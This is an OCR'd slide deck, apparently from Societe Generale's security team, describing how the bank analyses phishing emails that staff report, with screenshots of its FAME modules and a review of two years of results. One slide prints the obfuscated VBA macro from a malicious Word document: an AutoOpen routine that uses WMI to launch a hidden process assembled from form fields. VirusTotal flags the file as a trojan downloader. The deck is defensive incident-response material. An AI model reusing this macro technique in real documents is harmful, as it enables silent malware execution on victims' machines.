
MACROS

```
Attribute VB_Name = "z1384431"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Attribute VB_Control = "p3861164, 0, 0, MSForms, TextBox"
Attribute VB_Control = "h819296, 1, 1, MSForms, TextBox"
Attribute VB_Control = "u5076471, 2, 2, MSForms, TextBox"
Attribute VB_Control = "R7903840, 3, 3, MSForms, TextBox"
Attribute VB_Control = "P44__5, 4, 4, MSForms, TextBox"
Attribute VB_Control = "h2728602, 5, 5, MSForms, TextBox"

Attribute VB_Name = "l101712_"
Sub _
autoopen( _
)
Set q17811 = GetObject("WiN" + "mgmts:Win32_ProcessStarTUP")
   Z962413 = ("934810093" + "T0639123" + ("k211574" + (""w00i"2") + (""B)r&"3" + ("590155021"))))
q17811. _
ShowWindow = vbFalse - vbFalse
   w648052 = ("390080553" + "E2948665" + ("C73506" + ("210916319") + ("858048955" + ("526315751"))))
K22002 = z1384431.h819296 + z1384431.u5076471 + z1384431.R7903840 + z1384431.P44__5 + z1384431.p3861164
   A7_683 = ("686403067" + "K5801_" + ("V20605" + ("870535772") + ("78371090" + ("423326118"))))
Set o9134448 = GetObject("WiN" + "mgmts:Win32_Process")
   z9774345 = ("59943327" + "z_33835_" + ("l944392" + ("657786304") + ("383289934" + (""QDwU"1"))))
o9134448.Create s210007 + K22002 + J5445077, q__5607, q17811, q827_55
End Sub


Attribute VB_Name = "Q6257170"
```

Macros extractions

Based on Didier Stevens’ toolset

ORGANIZATION - FAME



Document Preview

Detailed Results

Microsoft Word

You must have Office 365 admin permissions to access this document.


You need to click Enable Editing and then click Enable Content.

Document preview

Helps to categorize a doc quickly

SOCIETE GENERALE

ORGANIZATION - FAME



Virus Total Report

Detailed Results

SCORE

7 / 59

SCAN DATE

2019-05-17 12:48:54

PERMALINK

https://www.virustotal.com/file/e4dc13ff1f24ec4f73feb1c10ab93f22fe456540a111344d30a7dc95c7947ea8/analysis/1558097334/

DETECTIONS


Engine	Detection
Rising	Trojan.Runner/VBA!1.B869 (CLASSIC)
Ikarus	Trojan-Downloader.VBA.Agent
Microsoft	Trojan:O97M/Sonbokli.A!cl
AhnLab-V3	VBA/Downloader.S17
GData	Macro.Trojan-Downloader.Posh.Z@gen
SentinelOne	DFI - Malicious OLE
Fortinet	VBA/Agent.DJG!tr.dldr

Virustotal

Grabs VT score

Ensures that nothing is leaked on VT

ORGANIZATION - FAME



email_headers

Detailed Results

Generic information

Subject	
Creation time	Thu, 2 May 2019 11:37:40 +0100
From	<+447989555757@mediamessaging.o2.co.uk>
Return Path	+447989555757@mediamessaging.o2.co.uk
To	<[redacted]>

Successive hops

#	DELAY	FROM		TO
0		o2uk-app-1.materna-com.de (o2uk-app-1.materna-com.de [172.30.68.131])	→	relay5.materna-com.de (Postfix-2.1-rc19/TIM-6.6.6)
1		relay5.materna-com.de ([192.109.216.142])	→	parmail09.iap.socgen.com
2	1 sec	parmail09.iap.si.socgen ([195.1.2.13])	→	smtp-iap.hermes.si.socgen
3	1 sec	smtp-iap.hermes.si.socgen (175.128.14.140)	→	HUBDC2666.hermes.si.socgen (175.128.14.38)
4	2 sec	HUBDC2666.hermes.si.socgen (175.128.14.38)	→	HUBSEC666.hermes.si.socgen (175.128.206.34)
5	1 sec	HUBSEC666.hermes.si.socgen (175.128.206.34)	→	MMXDC2683.hermes.si.socgen (175.128.14.199)

Mail headers

Easier interpretation of mail headers

Ordered hops to identify origin

ORGANIZATION - SMART

SMART: A « MACHINE LEARNING » BASED TOOL TO DROP USELESS EMAILS

Internal development (not published)

Use several metrics to categorize mails

PoC ongoing, realiability still under evaluation

Goals:

- eliminate spam / marketing and other harmless unsollicited mail
- help level 1 analysts in the evaluation process

6

SUCCESS & FAILURES

Feedback on two years

SOCIETE GENERALE

SUCCÈS ET ÉCHECS

A FEW SUCCESS

The reporting rate has been drastically improved thanks to the Outlook companion

The reporting button appears to be a formidable allied to detect and manage malicious campaigns

100% of the past Red Team campaigns have been reported at least one time !

AND ALSO A FEW FAILS…

Several teams means same mails handled by different people

Malicious mail analysis and their payload is HARD: analyst can make mistake

Targeted campaigns are difficult to analyze and have been wrongly categorized in the past

Too many non malicious mail reported by our users (we need to train them)

7

QUESTIONS ?

SOCIETE
GENERALE

C'EST VOUS
L'AVENIR

SOCIETE
GENERALE